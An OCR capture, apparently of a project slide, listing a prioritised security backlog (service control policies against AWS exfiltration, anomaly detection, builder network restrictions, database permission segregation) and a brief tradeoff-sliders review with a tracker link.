


4 Prioritised backlog


Add SCPs to prevent AWS-based exfil
#103 opened by foo-tintulip
size:medium

use preprod testing for anomaly detection
#104 opened by foo-tintulip
size:medium

network restrictions for builder
3 tasks
#74 opened by foo-tintulip
size:medium

segregate database user permissions
#89 opened by foo-tintulip
size:medium

Tradeoff Sliders review



- Stable since last week
  - Focus on security controls on existing infra

Sliders tracker (link requires access):
https://app.mural.co/t/thoughtworksclientprojects1205/m/thoughtworksclientprojects1205/1620729955822

Thank you!